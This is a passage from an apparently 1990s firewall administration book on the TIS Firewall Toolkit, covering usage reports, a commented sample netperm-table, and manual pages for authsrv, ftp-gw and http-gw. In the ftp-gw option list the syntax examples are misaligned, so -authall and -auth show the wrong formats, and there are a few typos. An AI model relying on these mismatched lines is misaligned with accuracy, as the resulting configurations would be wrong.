Connects      Host/Address
--------      ------------
19            stargazer.unilabs.org/204.191.3.147
13            stargazer.unilabs.org/206.116.65.2
4             unknown/206.116.65.2
```

```
2       unknown/204.191.3.147
2             pc.unilabs.org/206.116.65.3

Top 100 Denied network service users (total: 11)
Connects      Host/Address
--------      ------------
6             pc.unilabs.org/204.191.3.150
2             stargazer.unilabs.org/204.191.3.147
1             stargazer.unilabs.org/206.116.65.2
1             nds.fonorola.net/204.191.124.252
1             mail.fonorola.net/198.53.64.8

Service Requests
Requests      Service
--------      -------
32            ftpd
18            telnetd
```

In a previous section in this chapter, only telnet and ftp service were configured to be available with netacl. This setup was chosen so that you, the network administrator, could update files and interact with the firewall from places other than the console. The denied requests result from other hosts attempting to connect to your netacl ports (telnet was 2023, and ftp was 2021).

This report identifies sites that are attempting to log in or ftp directly to the firewall itself, rather than log in to a site behind the firewall.

The Mail Usage Report

Another important piece of information for the administrator is knowing how much mail is flowing through the firewall. Many sites do not allow any traffic other than mail through the firewall; for this reason, knowledge of the amount of information available helps determine if the chosen hardware platform is in fact doing the job. The *mail usage report* generator identifies for the administrator the number of messages received per user, and how many bytes in mail traffic were handled by the firewall.

The following sample execution of the mail report, smap-summ.sh, illustrates this script's importance:

```
pc# cat /var/log/messages* ¦ ./smap-summ.sh
Total messages: 10  (22 Kb)

Top 100 mail recipients (in messages)
Messages
 Count      Kb    Address
 -----      --    -------
     2      7.6   skhan@compmore.net
     2      7.6   chrish
     2      2.9   74507.3713@compuserve.com
```

```
  1   1.5 chrish@fonorola.net
      1       1.1   chrish@unilabs.org
      1       0.9   denny@nstn.ca
      1       0.9   chrish@nds.fonorola.net

Top 100 mail senders (in messages)
Messages
 Count       Kb    Address
 -----       --    -------
     9      21.4   chrish@unilabs.org
     1       1.1   news@news.compmore.net

Top 100 mail recipients (in kilobytes)
Messages
 Count       Kb    Address
 -----       --    -------
     2       7.6   skhan@compmore.net
     2       7.6   chrish
     2       2.9   74507.3713@compuserve.com
     1       1.5   chrish@fonorola.net
     1       1.1   chrish@unilabs.org
     1       0.9   denny@nstn.ca
     1       0.9   chrish@nds.fonorola.net

Top 100 mail senders (in kilobytes)
Messages
 Count       Kb    Address
 -----       --    -------
     9      21.4   chrish@unilabs.org
     1       1.1   news@news.compmore.net
```

The telnet and rlogin Usage Report

The *telnet and rlogin usage report* (tn-gw-summ.sh) combines activity through the firewall of the telnet and rlogin services. This report identifies the following:

- The number of connections
- The connecting host
- Characters input to the firewall for transmission to the public network
- Characters received by the firewall for the private network
- Denied connections

The following report provides a sample execution of tn-gw-summ.sh:

```
Top 100 telnet gateway clients (total: 43)
Connects      Host/Address             Input    Output     Total
--------      ------------             -----    ------     -----
    17        stargazer.unilabs.or       924       177      1101
    16        pc.unilabs.org/204.1     97325      1243     98568
     3        stargazer.unilabs.or       274         6       280
     3        mailhost.unilabs.org     26771       717     27488
     2        unknown/204.191.3.14     27271       710     27981
     1        unknown/206.116.65.4     10493       701     11194
     1        pc.unilabs.org/206.1         0         0         0

Top 100 telnet gateway clients in terms of traffic
Connects      Host/Address             Input    Output     Total
--------      ------------             -----    ------     -----
    16        pc.unilabs.org/204.1     97325      1243     98568
     3        mailhost.unilabs.org     26771       717     27488
     2        unknown/204.191.3.14     27271       710     27981
     1        unknown/206.116.65.4     10493       701     11194
    17        stargazer.unilabs.or       924       177      1101
     3        stargazer.unilabs.or       274         6       280
     1        pc.unilabs.org/206.1         0         0         0

Top 100 Denied telnet gateway clients (total: 20)
Connects      Host/Address
--------      ------------
    14        stargazer.unilabs.or
     2        stargazer.unilabs.or
     2        204.191.3.150/pc.uni
     1        unknown/204.191.3.14
     1        mail.fonorola.net/19
```

This report provides details on who is connecting through the firewall, how much traffic is being generated, and who is being denied. You can see, for example, that stargazer.unilabs.org is in both the connections and denied lists. This may indicate that at one point the site was denied, and then later authorized to use the telnet or rlogin gateways.

Where to Go for Help

Help with the TIS Toolkit is easy to find. Discussions on general Internet security-related topics can be found in the Usenet newsgroups:

```
alt.2600

alt.security

comp.security
```

You can also find help by joining the mailing list concerned with a general discussion of firewalls and security technology:

```
firewalls@greatcircle.com
```

To subscribe to the mailing list, send a message to:

```
majordomo@greatcircle.com
```

with the text

```
subscribe firewalls
```

in the body of the message.

To reach users familiar with the TIS Toolkit applications and their configuration, contact this mailing list:

```
fwall-users-request@tis.com
```

In addition, the TIS Toolkit includes a large amount of documentation on firewalls. If you plan to make significant use of the Toolkit you should join the TIS discussion lists first. Before you commit to an operating system and hardware platform, ask questions on this mailing list; probably many of the list's readers have had similar questions and experiences.

Sample netperm-table File

This section lists a sample netperm-table file. To help you understand this file better, a prodigious amount of comments are included. In addition, a wide variety of options are included so that you can see how the examples used in the chapter would appear when configuring the TIS Toolkit.

```
#
# Sample netperm configuration table
#
# Change YOURNET to be your network IP address
# Change YOURADDRESS to be the IP address of a specific host
#
# Example netacl rules:
# --------------------
# if the next 2 lines are uncommented, people can get a login prompt
# on the firewall machine through the telnet proxy
```

```
# This is okay, but means that anyone who is authorized to connect to the
# firewall box through the proxy can get a login prompt on the firewall.
# In most circumstances, it is to provide tight controls on who can log in
# directly to the firewall.
#netacl-telnetd: permit-hosts 127.0.0.1 -exec /usr/libexec/telnetd
#netacl-telnetd: permit-hosts YOURADDRESS -exec /usr/libexec/telnetd
#
# This rule says that only telnet sessions through netacl from these two hosts
# will be accepted.
netacl-telnetd: permit-hosts 206.116.65.2 206.116.65.3 -exec /usr/libexec/telnetd
#
# if the next line is uncommented, the telnet proxy is available
#netacl-telnetd: permit-hosts * -exec /usr/local/etc/tn-gw
#
# if the next 2 lines are uncommented, people can get a login prompt
# on the firewall machine through the rlogin proxy
#netacl-rlogind: permit-hosts 127.0.0.1 -exec /usr/libexec/rlogind -a
#netacl-rlogind: permit-hosts YOURADDRESS 198.6.73.2 -exec /usr/libexec/rlogind -a
#
# if the next line is uncommented, the rlogin proxy is available to any host
#netacl-rlogind: permit-hosts * -exec /usr/local/etc/rlogin-gw
#
# The next line allows FTP sessions from the specified network(s) to the
# firewall system itself.
netacl-ftpd: permit-hosts 206.116.65.* -exec /usr/libexec/ftpd -A -l
#
# Uncommenting the next line will turn off FTP and print a message to that
# effect whenever someone attempts to access the FTP port.
# netacl-ftpd: permit-hosts 206.116.65.147 -exec /bin/cat /usr/local/etc/noftp.txt
#
# to enable finger service uncomment these 2 lines
#netacl-fingerd: permit-hosts YOURNET.* -exec /usr/libexec/fingerd
#netacl-fingerd: permit-hosts * -exec /bin/cat /usr/local/etc/finger.txt
#
# Example smap rules:
# -------------------
# These rules control the operation of the SMAP and SMAPD applications.
smap:        userid 6
smap:        directory /var/spool/smap
smap:        timeout 3600
#
# Change this to increase/decrease the maximum message size that will be
# permitted.
smap:        maxbytes     10000
smap:        maxrecip    20
```

```
#
# This configuration section is for the SMAPD application
#
smapd:        executable /usr/local/etc/smapd
smapd:        sendmail /usr/sbin/sendmail
smapd:        userid 6
smapd:        directory /var/spool/smap
smapd:        baddir /var/spool/smap/bad
smapd:        wakeup 900
#
# Example ftp gateway rules:
# -------------------------
# These rules control the operation of the FTP proxy
#
# Use the following lines to configure the denial, welcome and help messages
# for the proxy.
ftp-gw:    denial-msg    /usr/local/etc/ftp-deny.txt
ftp-gw:    welcome-msg    /usr/local/etc/ftp-welcome.txt
ftp-gw:    help-msg    /usr/local/etc/ftp-help.txt
#
# Use the following lines to use the authentication server
ftp-gw:    authserver    localhost     7777
#
# set the timeout
ftp-gw:        timeout 3600
# uncomment the following line if you want internal users to be
# able to do FTP with the internet
# ftp-gw:        permit-hosts 206.116.65.*
#
# the following line logs all get and put requests, and authorizes put
# requests.
ftp-gw:    permit-hosts    206.116.65.*    -log { retr stor } -auth { stor }
# uncomment the following line if you want external users to be
# able to do FTP with the internal network using authentication
#ftp-gw:        permit-hosts * -authall -log { retr stor }
#
# Example telnet gateway rules:
# ----------------------------
tn-gw:        denial-msg    /usr/local/etc/tn-deny.txt
tn-gw:        welcome-msg    /usr/local/etc/tn-welcome.txt
tn-gw:        help-msg    /usr/local/etc/tn-help.txt
tn-gw:        timeout 3600
tn-gw:        prompt "Enter Command>"
#
# the following line permits a telnet only to hosts in the .fonorola.net
# domain.  All other requests are denied.
#tn-gw:        permit-hosts 206.116.65.* -dest *.fonorola.net -dest !* -passok -
➥xok
```

```
tn-gw:    permit-hosts 206.116.65.* -passok -xok
# tn-gw:         deny-hosts * -dest 206.116.65.150
# if this line is uncommented incoming traffic is permitted WITH
# authentication required
# tn-gw:         permit-hosts * -auth

# Example rlogin gateway rules:
# -----------------------------
#rlogin-gw:    permit-hosts YOURNET.* -passok -xok
rlogin-gw:    denial-msg    /usr/local/etc/rlogin-deny.txt
rlogin-gw:    welcome-msg    /usr/local/etc/rlogin-welcome.txt
rlogin-gw:    denydest-msg    /usr/local/etc/rlogin-dest.txt
#rlogin-gw:    help-msg    /usr/local/etc/rlogin-help.txt
rlogin-gw:    timeout 3600
rlogin-gw:    prompt "Enter Command>"
rlogin-gw:    permit-hosts 206.116.65.* -dest *.fonorola.net -dest !* -passok -xok
rlogin-gw:    deny-hosts * -dest 206.116.65.150
# if this line is uncommented incoming traffic is permitted WITH
# authentication required
#rlogin-gw:    permit-hosts * -auth -xok


# Example auth server and client rules
# ------------------------------------
authsrv:    hosts 127.0.0.1
authsrv:    database /usr/local/etc/fw-authdb
authsrv:    badsleep 1200
authsrv:    nobogus true
authsrv:    permit-hosts localhost
# clients using the auth server
*:         authserver 127.0.0.1 7777

# X-forwarder rules
tn-gw, rlogin-gw:    xforwarder /usr/local/etc/x-gw
#
# Plug-gw
# ----------
# The following rules provide examples on using plug-gw to access other
# services, such as POP mail and NNTP.
#
# Uncomment the next line to allow NNTP connections to be routed to an
# external news server for news reading.
#
# plug-gw:    port 119 YOURNET.* -plug-to NEWS_SERVER_IP
#
# Uncomment the next line to allow POP mail connections from the private
# network to an external POP mail host.
#
```

```
# plug-gw:  port 110 YOURNET.* -plug-to POP_MAIL_HOST_IP
#
# HTTP-GW
# --------
# This section provides some examples for the http-gw proxy
#
http-gw:    userid www
# http-gw:    directory /usr/local/secure/www
http-gw:    timeout 1800
http-gw:    default-httpd www.fonorola.net
http-gw:    default-gopher gopher.fonorola.net
http-gw:    permit-hosts 206.116.65.*
# http-gw:    deny-hosts 206.116.65.2
http-gw:    deny-hosts unknown
```

Manual Reference Pages

The following manual pages are taken from the TIS Toolkit and modified to fit within the formatting of this book. Many sections that have been empty were omitted, and should not be construed to replace the actual manual pages included with the Toolkit. The sections not generally included are BUGS, SEE ALSO, and FILES.

These manual pages have been formatted to make reading and referencing them easier. Each manual page includes the following sections:

- Synopsis
- Description
- Options
- Installation

Command-specific sections are also included. While setting up and configuring your firewall, this section will prove to be an invaluable aid.

Authmgr—Network Authentication Client Program

Synopsis

authmgr

Description

authmgr is a client-side interface to the authentication daemon authsrv. authmgr is useful if an administrator wants to access the authentication server over a network, or wants to encrypt the connection. The authmgr program passes most of its commands directly over a network to authsrv. All commands supported by authsrv are supported by authmgr with the same syntax; authmgr also accepts the login [*username*] command, which automates authentication to authsrv.

Options

authmgr takes no command-line options, reading its configuration information from the firewall Toolkit configuration file netperm-table. All configuration rules in netperm-table for application "authmgr" are read, and the following clauses and parameters are recognized:

`authserver` *`hostname`* `[`*`port`*`] [`*`key`*`]`

This command specifies the hostname or network address where the authentication server is running. If the optional *port* is specified, it is used as a numeric service port value. If the optional *key* is specified, all traffic with the server is DES-encrypted using the shared key. Keys must match between client and server.

If compiled-in values for authserver and port are provided, they will be used as a default if there are none specified in netperm-table.

Installation

To install authmgr, configure the authserver option in netperm-table to contain the address of the authentication server system. Check connectivity by attempting to log in.

authsrv—Network Authentication Third-Party Daemon

Synopsis

authsrv via inetd

Description

authsrv functions as a simple third-party authentication server, and provides an integrated interface for multiple forms of authentication, such as passwords, one-time passwords, and token authentication systems. authsrv maintains a database of user and group records with a simple administrative interface that permits an authenticated administrator to manage user records locally or over a network. authsrv maintains extensive logs of transactions, authentication failures and successes, and all changes to its database. authsrv also can be configured to perform basic security operations such as disabling user accounts automatically when there are more than a set number of failed login attempts.

Many commercial products for authentication include their own programming interface; for this reason, the simultaneous support of multiple forms of authentication within a single piece of software is cumbersome. authsrv multiplexes authentication schemes and uses a simple protocol with the client software, permitting administrators to add or drop authentication schemes easily without the need to modify client code. Currently authsrv contains support for Digital Pathways Secure Net Key, Security Dynamics SecurID, Bellcore S/Key, and plaintext passwords.

authsrv's basic authentication protocol uses ASCII text, with newline indicating the end of a line. When a client connects to the authentication server, it issues a request to authenticate a user:

```
authorize userID
```

```
authenticate userID
```

To which the server will respond with one of two options:

```
password
```

```
challenge challengestring
```

The client program should prompt the user for a (non-echoing) password if it receives the "password" response, or it should prompt the user with the returned challenge string if it receives the "challenge" response. The client program should forward the user's password or challenge response to which the server will either respond "OK" or respond with an arbitrary text string that should be returned to the user. The client program forwards the response in the form of:

```
response responsestring
```

In some cases, the server may respond with "OK" followed by additional text on the same line. Additional text may contain information of interest to the user (such as, "OK. Change your password soon").

authsrv can also be invoked from the terminal directly for administrative purposes. If it is invoked from a terminal with the current user-id being 0 ("root") it will automatically grant administrative privileges to the session. This is based on the pragmatic realization that if

someone has system privileges on the host serving the authentication database, they already effectively have administrative privileges.

Generally, authsrv is designed to run on a secured system that is relatively restricted to users. In a firewall environment, the firewall host itself is a good candidate for running authsrv because typically the bastion host is secured, and is where the client software that uses authsrv is running. To ease administration, authsrv can be managed remotely using a client program with optional DES-encrypted communications between the client and server.

Groups and Users

authsrv supports a group and user configuration. Each user may be assigned to a group, consisting of a short arbitrary string name. Two levels of permissions are used in authsrv: administrator and group administrator. A group administrator can create, enable, disable, and delete users from that group, but may not create additional group administrators or groups. The overall system administrator can create new groups (by simply assigning someone to a group that previously did not exist) and can hand out group administration privileges. This setup provides a flexible management environment—a variety of management schemes can be implemented. To implement a monolithic management scheme, simply create several administrators and have them manage the database. To implement a hierarchical management scheme, create several group administrators and let each manage a group separately. Another setup can be used that eliminates the administrator user-id. All operations can be performed at a group level, and new groups can be created by running authsrv in administrator mode on the system where the database resides.

Options

authsrv takes no command-line options, reading its configuration information from the firewall Toolkit configuration file netperm-table(5). All configuration rules in netperm-table for application "authsrv" are read, and the following clauses and parameters are recognized:

database pathname

This command specifies the pathname of the authsrv database. The database is stored as a dbm(3) file with a third file used for locking. If the software is built with a compiled-in database name, this option need not be set, otherwise it is mandatory.

The following command indicates that authsrv should return "user-friendly" error messages when users attempt to authenticate and fail:

```
nobogus true
```

The default message is simply to respond, "Permission Denied," or to return a bogus challenge. If nobogus is set, attempts to log in will return more explicit error messages. Site administrators concerned about attempts to probe the authentication server should leave this option disabled.

The following command establishes a "sleep time" for repeated bad logins:

```
badsleep seconds
```

If a user attempts to authenticate five times and fails, their user record is marked as suspicious, and they cannot log in again. If the badsleep value is set, the user may attempt to log in again after that many seconds has expired. If the badsleep value is 0, users may attempt (and fail) to log in as many times as they would like. The default value is to effectively disable the account until an administrator re-enables it manually.

To specify the userid that authsrv should run under, use a name from the password database, or a numeric userid in the command:

```
userid name
```

To specify that authsrv should permit the named host or addresses to use the service, add this command:

```
hosts host-pattern [key]
```

Hosts that do not have a matching entry are denied use of the service. If the optional key is specified, and the software is compiled with DES-encrypted communications, all traffic with that client will be encrypted and decrypted with the specified key.

Commands

The following command implements the first part of the authentication sequence:

```
authorize username
```

If the authorize command is issued after a user has already authenticated to the authentication server, their current authentication is cleared.

To implement the second part of the authentication sequence, the following command is used. This is returned in response to a password or challenge query from the authentication server:

```
response <text>
```

To disconnect from the authentication server, issue:

```
quit  or exit
```

To display the status, authentication protocol, and last login of the specified user, issue the command:

```
display username
```

Before the authentication server permits the use of this command, the user must first be authenticated to the server as the administrator, or the group administrator of the group to which the user belongs.

To add a user to the authentication database, enter the command:

```
adduser username [longname]
```

Before the authentication server permits the use of this command, the user must first be authenticated to the server as the administrator or as a group administrator. If the user is a group administrator, the newly created user is automatically initialized as a member of that group. When a user is added, he or she is initially disabled. If a long name is provided, it will be stored in the database. Long names should be quoted if they contain white space, as in this example:

```
adduser mjr "Marcus J. Ranum"
```

To delete the specified user from the authentication database, use the command:

```
deluser username
```

Before this command can be used, the user must first be authenticated to the server as the administrator or group administrator of the group to which the user being deleted belongs.

The following commands enable and disable the specified user's account for login:

```
enable username
```

```
disable username
```

Before this command can be used, the user must first be authenticated to the server as the administrator or group administrator of the group to which the user being enabled or disabled belongs.

To set the password for the current user, issue:

```
password [username] text
```

If an optional username is given and the authenticated user is the administrator or group administrator, the password for the specified user is changed. The password command is polymorphic depending on the user's specified authentication protocol. For example, if the user's authentication protocol is plaintext passwords, the command will update the plaintext password. If the authentication protocol is SecurID with PINs, it will update the PIN.

The following command sets the authentication protocol for the specified user to the named protocol:

```
proto user protoname
```

Available protocols depend on the compiled-in support within authsrv. To change a user's authentication protocol, the user must be authenticated to the server either as the administrator or group administrator of the user's group. To set the specified user's group, use the command:

```
group user groupname
```

To use this command, a user must first be authenticated to the server as the administrator. Group administrators do not have the power to "adopt" members.

The following commands set and unset the group administrator flag on the specified user. To issue this command, a user must be authenticated to the server as the administrator.

```
wiz user
```

```
unwiz user
```

This command sets the specified user as a global administrator:

```
superwiz user
```

Warning The superwiz command should be used with caution. Usually the group mechanism is powerful enough for most system maintenance. For this reason, global administrative privileges are seldom used.

To list all users that are known to the system, or the members of the specified group, use the command:

```
list [group]
```

Group administrators may list their own groups, but not the entire database. The list displays several fields, including:

- **user.** The login ID of the user.
- **group.** The group membership of the user. If none is listed, the user is in no group.
- **longname.** The user's full name. This may be left blank.
- **status.** Contains codes indicating the user's status. If this field is marked "y" the user is enabled and may log in. If marked "n" the user's login is disabled. If marked "b" the users login is temporarily disabled because of too many bad login attempts. Users flagged with a "W" have the administrator bit set; users flagged with a "G" have the group administrator bit set.
- **proto.** Indicates the form of authentication in use for the login.
- **last.** Indicates the time of the last successful or unsuccessful login attempt.

To list a short synopsis of available commands, use this command:

```
?   or help
```

To determine if the named user is allowed to perform the specified service, use the command:

```
operation user username service dest [other tokens] [time low# high#]
```

The service might be any one of the application gateway such as telnet-gw, ftp-gw, or rlogin-gw. The destination is any valid IP domain. The optional tokens are matched as wildcards to permit a proxy to specify more detailed operations. If a matching rule is found, the appropriate response is returned to the client. If no match is found, a message indicating that no match was found is returned to the client program. Here is an example:

```
operation user mjr telnet-gw relay.tis.com operation user mjr ftp-gw relay.tis.com
➥put
```

Operation rules are stored in netperm-table. For each user/group the name is specified followed by the service destination [*optional tokens*] [time *start end*]. The user/group field indicates whether the record is for a user or a group. The name is either the *username* or the *group name*. The *service* can be any service specified by the proxy (usually ftp-gw, tn-gw, or rlogin-gw); the destination can be any valid domain name. The optional tokens are checked for a match, permitting a proxy to send a specific operation check to the authentication server. The time field is optional and must be specified time *start_time end_time*. The start_time and end_time parameters can be in the range 00:00 to 23:59. Here are a string of commands that specify who can use a service and when:

```
authsrv permit-operation user mjr telnet-gw relay.tis.com time 08:00 17:00
authsrv deny-operation user mjr telnet-gw relay.tis.com time 17:01 07:59
authsrv permit-operation group admin telnet-gw * time 08:00 17:00
authsrv deny-operation user mjr telnet-gw relay.tis.com time 17:01 07:59
authsrv permit-operation group admin telnet-gw *.com
authsrv deny-operation group admin ftp-gw *.com put time 00:00 23:59
```

Installation

To install authsrv, configure the database option in netperm-table and initialize the database. To initialize the database, use the command su to go to the root directory, run authsrv at the command line, then issue the following commands:

```
#
# authsrv

-administrator mode-
authsrv# list
Report for users in database
user    group   longname    ok? proto   last
----    -----   --------    --- -----   ----
authsrv# adduser admin 'Auth DBA'
ok - user added initially disabled
authsrv# ena admin
enabled
authsrv# proto admin Snk
changed
authsrv# pass '160 270 203 065 022 034 232 162' admin
Secret key changed
authsrv# list
```

```
Report for users in database
   user    group   longname    ok? proto   last
   ----    -----   --------    --- -----   ----
   admin         Auth DBA    ena Snk    never
   authsrv# quit
   #
```

In this example, the administrator account is established, then enabled, a protocol is assigned, and the initial password is set. The format of the set password depends on the authentication protocol used for the record. In this example, the administrator record is using a SecureNet Key, so the password record consists of the shared secret key used by the device.

After the database is initialized, add necessary hosts entries to netperm-table, install authsrv in inetd.conf, then restart inetd. Verify that authsrv is running by telnetting to the service port.

Note Ensure that the database is protected against casual perusal by checking its file permissions.

ftp-gw—FTP Proxy Server

Synopsis

```
ftp-gw [autheduser] [user@host]
```

Description

ftp-gw provides pass-through FTP proxy services with logging and access control. When ftp-gw is invoked from inetd, it reads its configuration and checks to see if the system that has just connected is permitted to use the proxy. If not, ftp-gw shuts down the connection, displays a message, and logs the connection. If the peer is permitted to use the proxy, ftp-gw enters a command loop in which it parses all FTP requests and passes them to a remote FTP server. Any FTP request can be selectively logged or blocked by the proxy.

Two methods are supported to permit users to specify the system they want to FTP to through the proxy. The most commonly used is encoding the destination system name in the username:

```
% ftp gatekeeper
Connected to gatekeeper.
220 gatekeeper FTP proxy (Version 1.0) ready.
Name (host:user): user@someplace
331-(----GATEWAY CONNECTED TO someplace----)
331-(220 someplace FTP server (Version 5.60/mjr) ready.)
331 Password required for user.
Password:
230 User user logged in.
Remote system type is Unix.
```

```
Using binary mode to transfer files.
ftp> quit
221 Goodbye.
%
```

A second means of specifying the remote through the proxy is through the passerve servername option, which causes the proxy to immediately connect to the specified remote system. This is useful in supporting modified ftp clients that "understand" the proxy.

Options

`-a autheduser`

This option is provided for versions of ftpd that may exec( ) the proxy if given a *user@host* type address, where the user has already authenticated to the ftpd. If this option is provided, ftp-gw will treat the session as if it has been authenticated for the specified user. If this option is enabled, care should be taken to ensure that the FTP gateway is running on a host with restricted access, to prevent local users from attempting to spoof the authentication. The version of ftpd used should only pass this parameter when the user has been adequately authenticated.

`-u user@host`

This option enables a user@host destination to be passed directly to the proxy, for versions of ftpd that recognize *user@host* addresses.

ftp-gw reads its configuration rules and permissions information from the firewall configuration table netperm-table, and retrieves all rules specified for "ftp-gw". The following configuration rules are recognized:

`userid user`

These rules specify a numeric user-id or the name of a password file entry. If this value is specified, ftp-gw will set its user-id before providing service. Note that this option is included mostly for completeness; ftp-gw performs no local operations that are likely to introduce a security hole.

To specify a directory to which ftp-gw will chroot(2) prior to providing service, use the command:

`directory` *`pathname`*

The name of a file to display to the remote user if he or she is denied permission to use the proxy is entered with the command:

`denial-msg` *`filename`*

If this option is not set, a default message is generated. When the denial-msg file is displayed to the remote user, each line is prefixed with the FTP codes for permission denied.

To specify the name of a file to display as a welcome banner upon successful connection, use the command:

```
welcome-msg filename
```

If this option is not set, a default message is generated. The help command can also be used to display a particular file you want to use for help. To specify the file to use if help is issued, use the command:

```
help-msg filename
```

If this option is not set, a list of the internal commands is printed.

To specify the name of a file to display if a user attempts to connect to a remote server for which he or she is restricted, use the command:

```
denydest-msg filename
```

If this option is not set, a default message is generated.

The following command specifies the idle timeout value in seconds:

```
timeout seconds
```

When the specified number of seconds elapses with no activity through the proxy server, it will disconnect. If this value is not set, no timeout is enforced.

The following rules specify host and access permissions:

```
hosts host-pattern [host-pattern2 ...] [ options ]
```

Typically, a hosts rule will be in the form of:

```
ftp-gw:  deny-hosts unknown
ftp-gw:  hosts192.33.112.* 192.94.214.* -log { retr stor }
```

There may be several host patterns following the "hosts" keyword, ending with the first optional parameter beginning with "-". Optional parameters permit the selective enabling or disabling of logging information. Sub-options include:

- **-noinput.** Specifies that no matter what, the proxy should not accept input over a PORT. Attempts to do so result in the port being closed.
- **-nooutput.** Specifies that no matter what, the proxy should not transmit output over a PORT. Attempts to do so result in the port being closed.

- **-log.** Specifies that a log entry to the system log should be made whenever the listed operations are performed through the proxy. (See ftpd for a list of known FTP operations). The format is as follows:

```
-log operation
-log { operation1 operation2 ... }
```

- **-authall.** Specifies that the proxy should permit no operation (other than the quit command) until the user has authenticated to the server. The format is as follows:

```
-auth operation
-auth { operation1 operation2 ...}
```

- **-auth.** Specifies that the operations listed should not be permitted until the user has authenticated to the server. The format is as follows:

```
-dest pattern
-dest { pattern1 pattern2 ... }
```

- **-dest.** Specifies a list of valid destinations. If no list is specified, all destinations are considered valid. The -dest list is processed in the order it appears on the options line. -dest entries preceded with a '!' character are treated as negation entries. The following rule permits hosts that are not in the domain "mit.edu" to be connected:

```
-dest !*.mit.edu -dest *
```

- **-deny.** Specifies a list of FTP operations to deny. By default, all operations are permitted. The format is as follows:

```
-deny operation
-deny { operation1 operation2 ... }
```

Authentication

Unless the user is employing a version of the FTP client program that has support for authentication through challenge/response, he or she will be required to employ the quote command to communicate directly with the proxy. For authentication, the proxy recognizes the following options:

```
authorize username
auth username (shorthand form)
response password
resp password (shorthand form)
If the proxy requires authentication, attempts to use the service requested will
➥not be permitted.
% ftp gatekeeper
Connected to gatekeeper.
220 gatekeeper FTP proxy (Version 1.0 stable) ready.
```

```
Name (host:user): user@somplace
500 command requires user authentication
Login failed.
ftp> quote auth mjr
331 Challenge "655968"
ftp> quote response 82113
230 Login Accepted
ftp> user user!@somplace
331-(----GATEWAY CONNECTED TO someplace----)
331-(220 someplace FTP server (Version 5.60/mjr) ready.)
331 Password required for user.
Password:
```

Unfortunately, whenever the quote command is used passwords are visible. If authentication is being used, it should be of a changing-password or token authentication form, to eliminate the threat of passwords being seen or tapped through a network.

Installation

To install ftp-gw, place the executable in a system area, then modify /etc/inetd.conf. The TCP service port on which to install the FTP proxy will depend on local site configuration. If the gateway machine that is to run the proxy does not require the presence of local FTP service, the proxy can be installed on the FTP service port. If the firewall doubles as an anonymous FTP archive, the proxy should be installed at another port.

To use the proxy there, the FTP client application ftp must support the use of an alternate service port. Most BSD Unix versions of the FTP client do, but some PC or Macintosh versions do not. After inetd.conf has been modified, restart or reload inetd. Verify installation by attempting a connection, and then monitoring the system logs.

Typical configuration of the proxy in a firewall setup includes the use of rules, which block all systems that are not in the DNS from using the proxy, but permit all systems on the internal protected network to use the proxy. Here is an example:

```
ftp-gw:  deny-hosts unknown ftp-gw:  hosts 192.33.112.*
192.94.214.* -log { retr stor }
```

http-gw—Gopher/HTTP Proxy

Synopsis

`http-gw [ options ]` (invoked from inetd)

Description

http-gw provides Gopher and HTTP proxy services with logging and access control. This program allows Gopher and Gopher+ client to access Gopher, Gopher+, and FTP servers. It also allows WWW clients such as Mosaic to access HTTP, Gopher, and FTP servers. Both

standard and proxy-aware WWW clients are supported. The proxy supports common use of the Gopher, Gopher+, and HTTP protocols. Except where noted, *client* means Gopher, Gopher+, WWW, or proxy aware WWW clients; *server* means Gopher, Gopher+, HTTP, or FTP servers.

Proxy aware clients should be configured to use the proxy. Non proxy aware clients should be set up so that their HOME PAGE is the proxy. If you are installing a firewall on a system that already includes users with Gopher or WWW access, these users need to edit their Hotlists to route the requests through the proxy.

- **WWW (URLs).** Insert the string `http://firewall/` in front of the existing URL.
- **Gopher.** Change the Gopher menu information from

```
Host=somehost
Port=someport
Path=somepath
```

to

```
Host=firewall
Port=70
Path=gopher://somehost:someport/somepath
```

This example assumes that the proxy has been configured to be on the default HTTP and Gopher ports (80 and 70, respectively).

Options

- **-d file.** This option can only be used if the proxy was compiled with BINDDEBUG. It allows debugging information to be written to the specified file.
- **-D.** This option turns on the debugging log if specified. The proxy must be compiled with BINDDEBUG for the option to be recognized.

Operation

htttp-gw is invoked from inetd(8); it reads its configuration and checks to see if the system that has just connected is permitted to use the proxy. If not, it returns a message/menu and logs the connection. If the peer is permitted to use the proxy, http-gw reads in a single line request which it then decodes. If needed, more lines are read from the client. Most requests carry the information that the proxy needs in the first line.

When a user initiates a request, the client determines three pieces of information: host, port, and a selector. The client then connects to the host on the port and sends the selector. When using a proxy, the host and port refer to the proxy itself. The proxy has to determine the host and port from information contained in the selector. The proxy does this by re-writing the information it passes back to the client. Both Gopher and WWW clients do none or only

minimal processing on the selector. If the proxy cannot find it's special information in the selector, it looks in it's configuration file to see if a server has been defined to which it can hand off the request.

The proxy has to process three types of information:

- **Gopher menus.** These contain a description (displays for the user), a selector, a host, and a port. The first character of the description tells the client the type of information the entry refers to.
- **HTML files.** Contains hypertext that can contain embedded links to other documents. The proxy has to parse the HTML file and re-write the links so that the client routes the request through the proxy.
- **Other data files.** Roughly classified as text or binary data. The proxy passes the data through without changing it.

The proxy encodes the extra information into the selector by converting it into a URL (Universal Resource Locator). This is also the form of selector that is used in HTML documents.

When building a Gopher Menu from an FTP directory list, the proxy has to guess what Gopher type to specify by looking at the file extension. The following table lists gopher types and their related extensions.

Description	Gopher Type	Extensions
GIF Image	g	.gif
DOS archives	5	.zip .zoo .arj .arc .lzh
DOS binaries	9	.exe .com .dll .lib .sys
Misc Images	I	.jpg .jpeg .pict .pct .tiff .tif .pcx
Unix binaries	9	.tar .z .gz
MAC archives	4	.hqx
Misc sounds	s	.au .snd .wav
HTML Documents	h	.html .htm
Misc Documents	9	.doc .wri
Directories	1	Filenames that end in /
Plain text	0	All other extensions

Configuration

http-gw reads its configuration rules and permissions information from the firewall configuration table netperm-table, retrieving all rules specified for "http-gw" and "ftp-gw." The "ftp-gw" rules are consulted when looking for host rules after the "http-gw" rules have been searched. The following configuration rules are recognized:

`userid` *`user`*

Specifies a numeric user-id or the name of a password file entry. If this value is specified, http-gw will set its user-id before providing service. Note that this option is included mostly for completeness; HTTP-GW performs no local operations likely to introduce a security hole.

`directory` *`pathname`*

Specifies a directory to which http-gw will chroot(2) prior to providing service.

`timeout` *`secondsvalue`*

The preceding value is used as a dead-watch timer when the proxy is reading data from the net. Defaults to 60 minutes.

`default-`*`gopher server`*

The default-*gopher* option specifies a Gopher server that receives handed off requests.

`default-`*`httpd server`*

The default-*httpd* option defines an HTTP server that receives handed off requests if the requests come from a WWW client using the HTTP protocol.

`ftp-`*`proxy server`*

